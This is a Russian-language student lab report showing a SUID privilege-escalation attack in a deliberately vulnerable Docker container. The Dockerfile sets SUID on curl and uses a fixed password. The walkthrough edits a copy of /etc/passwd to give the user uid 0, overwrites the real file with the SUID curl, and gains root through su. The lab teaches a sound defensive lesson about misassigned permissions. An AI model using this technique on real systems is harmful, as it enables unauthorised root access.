**Контейнер для проверки SUID/SGID**

1. Принцип работы

Флаги SUID/SGID являются расширением дискретной модели прав доступа, которые разрешают пользователям запускать исполняемые файлы с правами владельца или группы исполняемого файла. Соответственно, когда установлен флаг SUID, любой пользователь может запускать любую программу, как владелец программы.

Некорректное присваивание данных флагов может привести к атаке «повышение привилегий». Классическим примером некорректного присвоения флага SUID/SGID, является назначение данной привилегии для исполняемого файла, функционал которого позволяет осуществлять взаимодействие с командной строкой или файловой системой.

Все проверки проходят от имени пользователя «user» с паролем «asdf».

1. Описание контейнера

Для проведения проверки необходим контейнер с установленными пакетами curl, vim.tiny, sudo и настроенным сетевым интерфейсом.

 Докер файл:

#Базовый образ от которого строится дерево пакетов

FROM ubuntu:20.04

#Аргументы для создания идентификаторов пользователя и группы

ARG cuidname=user

ARG cuid=1001

ARG cgidname=user

ARG cgid=8001

#Установка необходимых пакетов

RUN apt-get update

RUN apt-get install -y curl sudo vim.tiny iproute2

#create dir

RUN chmod u+s `whereis curl | awk '{print $2}'`

RUN dd if=/dev/random of=/usr/bin/rlogin bs=2 count=1

RUN chmod u+s /usr/bin/rlogin

#Создание пользователя и группы с заданными идентификаторами

RUN groupadd -g $cgid $cgidname && useradd -m -u $cuid -g $cgidname -p $(perl -e 'print crypt($ARGV[0], "password")' 'asdf') -s /usr/bin/bash $cuidname

#Задать рабочую директорию

WORKDIR /home/$cuidname/

#Создание тестового файла

RUN printf "echo \"Hello World\"" > test.sh

RUN chown root:root test.sh

RUN chmod 700 test.sh

#Работать от имени пользователя

USER $cuidname

**RUN echo 'export PS1="misha-tarasov@docker:\w\$ "' >> ~/.bashrc**

ENTRYPOINT ["/bin/bash"]




Рис.1. Cоздали докерфайл .

1. Контрольный пример
2. Осуществить сборку образа контейнера из заданного Dockerfile:

$ sudo docker build -t suid\_img .




Рис.2. Забилдил

1. Создать сеть Docker:

$ sudo docker network create vulnerable --attachable --subnet 10.1.1.0/24



Рис.3. Создал сеть докера

1. Запустить контейнер:

$ sudo docker run --name suid -it --hostname suid --network vulnerable --ip 10.1.1.11 suid\_img

1. Запросить перечень файлов и папок, размещённых в домашней директории:

$ ls -la




Рис.4. Запустил контейнер и запросил перечень файлов и папок

…

> drwxr-xr-x 1 1001 user 4096 Mar 21 15:08 .

> drwxr-xr-x 1 root root 4096 Mar 21 14:53 ..

> -rw------- 1 root root 39 Mar 21 15:16 .bash\_history

> -rw-r--r-- 1 1001 user 220 Feb 25 2020 .bash\_logout

> -rw-r--r-- 1 1001 user 3771 Feb 25 2020 .bashrc

> -rw-r--r-- 1 1001 user 807 Feb 25 2020 .profile

> -rw-r--r-- 1 1001 user 963 Mar 21 14:57 passwd

> -rwx------ 1 root root 18 Mar 21 14:53 test.sh

…

Проанализировав вывод команды, можно заметить что исполняемому файлу «test.sh» присвоены привилегии 700, что позволяет осуществить запуск только от имени владельцем файла, которым является пользователь root.

1. Выполнить файл средствам интерпретатора «bash»

$ bash test.sh

> bash: test.sh: Permission denied




Рис.5. Выполнил файл средствам интерпретатора bash

Появившееся сообщение говорит о том, что пользователю недостаточно привилегий для выполнения данного файла.

1. Осуществить поиск файлов для которых установлены флаги SUID/SGID:

$ find /usr/bin /bin /sbin /usr/sbin -perm /6000|xargs ls -l

При анализе вывода команды поиска можно обнаружить что администратор установил SUID бит для приложения curl, что позволяет осуществить атаку повышения привилегий, т.к владельцем данного файла является пользователь «root»:

…

> -rwSr--r-- 1 root root 2 Mar 21 14:52 /usr/bin/arping

> -rwxr-sr-x 1 root shadow 84512 Jul 14 2021 /usr/bin/chage

> -rwsr-xr-x 1 root root 85064 Jul 14 2021 /usr/bin/chfn

> -rwsr-xr-x 1 root root 53040 Jul 14 2021 /usr/bin/chsh

> -rwsr-xr-x 1 root root 239848 Sep 10 2021 /usr/bin/curl

> -rwxr-sr-x 1 root shadow 31312 Jul 14 2021 /usr/bin/expiry

> -rwsr-xr-x 1 root root 88464 Jul 14 2021 /usr/bin/gpasswd

> -rwsr-xr-x 1 root root 55528 Feb 7 13:33 /usr/bin/mount

> -rwsr-xr-x 1 root root 44784 Jul 14 2021 /usr/bin/newgrp

> -rwsr-xr-x 1 root root 68208 Jul 14 2021 /usr/bin/passwd

> -rwSr--r-- 1 root root 2 Mar 21 14:52 /usr/bin/rlogin

> -rwsr-xr-x 1 root root 67816 Feb 7 13:33 /usr/bin/su

> -rwsr-xr-x 1 root root 39144 Feb 7 13:33 /usr/bin/umount

> -rwxr-sr-x 1 root tty 35048 Feb 7 13:33 /usr/bin/wall

…




Рис.6. поиск флагов SUID/SGID.

1. Скопировать файл /etc/passwd в домашнюю директорию:

$ cp /etc/passwd ~/



Рис.7. Копия passwd.

1. Отредактировать файл приведя запись пользователя «user» к следующему виду:

$ vim.tiny ~/passwd

…

> user:x:0:0::/home/user:/usr/bin/bash


…



Рис.8. Отредактировал запись пользователя в редакторе Vim.

1. Сохранить изменения в файле;

**Сохранил при помощи команды :wq**

1. Воспользовавшись некорректным назначением прав доступа, подменить конфигурационный файл /etc/passwd:

$ curl -o /etc/passwd <file:///home/user/passwd>




Рис.9. Подменил конфиг. Файл(получилось)

1. Выполнить команду id:

> uid=1001 gid=8001(user) groups=8001(user)



Рис.10. Выполнил команду id.( Команда id выводит информацию о текущем пользователе и его группах.)

Появившееся сообщение говорит о том, что работа осуществляется от имени непривилегированного пользователя с идентификатором «1001».

1. Воспользовавшись механизмами команды «su» выполнить повторный вход.

$ su user



Рис.11. Выполнил повторный вход по паролю в начале всех заданий(Password = asdf)  
**su** — это команда, которая позволяет сменить пользователя в текущей сессии терминала.

1. Выполнить команду id:

# id

…

> uid=0(root) gid=0(root) groups=0(root)

…



Рис.11. Применили id (user поменялся на привилегированного пользователя).

Появившееся сообщение говорит о том, что работа осуществляется от имени привилегированного «root» пользователя с идентификатором «0».

1. Выполнить файл средствам интерпретатора «bash»

# bash test.sh

…

> Hello World

…

Вышло Hello World, забыл сделать скрин

Появившееся сообщение говорит о том, что файл был успешно выполнен интерпретатором.

1. Вывод

Использование флагов SUID/SGID позволяет процессам осуществлять действия от имени владельца файла или от имени группы. Избыточный набор прав предоставленных для конкретного процесса, потенциально может привести к   нарушению работы как подсистемы защиты информации, так и других функций выполняемых в информационной системе.

Перечень команд, используемых в контрольном примере:

$ sudo docker build -t suid\_img ./

$ sudo docker network create vulnerable --attachable --subnet 10.1.1.0/24

$ sudo docker run --name suid -it --hostname suid --network vulnerable --ip="10.1.1.11" suid\_img

$ ls -la

…

> drwxr-xr-x 1 1001 user 4096 Mar 21 15:08 .

> drwxr-xr-x 1 root root 4096 Mar 21 14:53 ..

> -rw------- 1 root root 39 Mar 21 15:16 .bash\_history

> -rw-r--r-- 1 1001 user 220 Feb 25 2020 .bash\_logout

> -rw-r--r-- 1 1001 user 3771 Feb 25 2020 .bashrc

> -rw-r--r-- 1 1001 user 807 Feb 25 2020 .profile

> -rw-r--r-- 1 1001 user 963 Mar 21 14:57 passwd

> -rwx------ 1 root root 18 Mar 21 14:53 test.sh

…

$ bash test.sh

…

> bash: test.sh: Permission denied

…

$ find /usr/bin /bin /sbin /usr/sbin -perm /6000|xargs ls -l

…

> -rwsr-xr-x 1 root root 239848 Sep 10 2021 /usr/bin/curl

> -rwxr-sr-x 1 root shadow 31312 Jul 14 2021 /usr/bin/expiry

> -rwsr-xr-x 1 root root 88464 Jul 14 2021 /usr/bin/gpasswd

> -rwsr-xr-x 1 root root 55528 Feb 7 13:33 /usr/bin/mount

…

$ cp /etc/passwd ~/

$ vim.tiny ~/passwd

…

> user:x:0:0::/home/user:/usr/bin/bash

…

$ curl -o /etc/passwd file:///home/user/passwd

$ id

…

> uid=1001 gid=8001(user) groups=8001(user)

…

$ su user

# id

…

> uid=0(root) gid=0(root) groups=0(root)

…

# bash test.sh

…

> Hello World

…